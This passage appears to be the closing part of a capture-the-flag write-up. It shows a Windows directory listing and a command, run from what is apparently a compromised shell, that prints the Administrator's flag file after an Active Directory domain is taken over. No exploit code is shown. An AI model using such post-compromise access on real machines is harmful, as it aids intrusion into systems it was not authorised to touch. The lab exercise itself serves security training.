09/16/2026 09:49 PM <DIR> ..  
09/17/2026 01:31 AM      44 flag.txt  
                1 File(s)      44 bytes  
                2 Dir(s)  39,476,256,768 bytes free
```

```
C:\Windows\system32>type C:\Users\Administrator\Desktop\flag.txt  
type C:\Users\Administrator\Desktop\flag.txt  
flag{h3l10s_4ct1v3_d1r3ct0ry_d0m41n_pwn3d}
```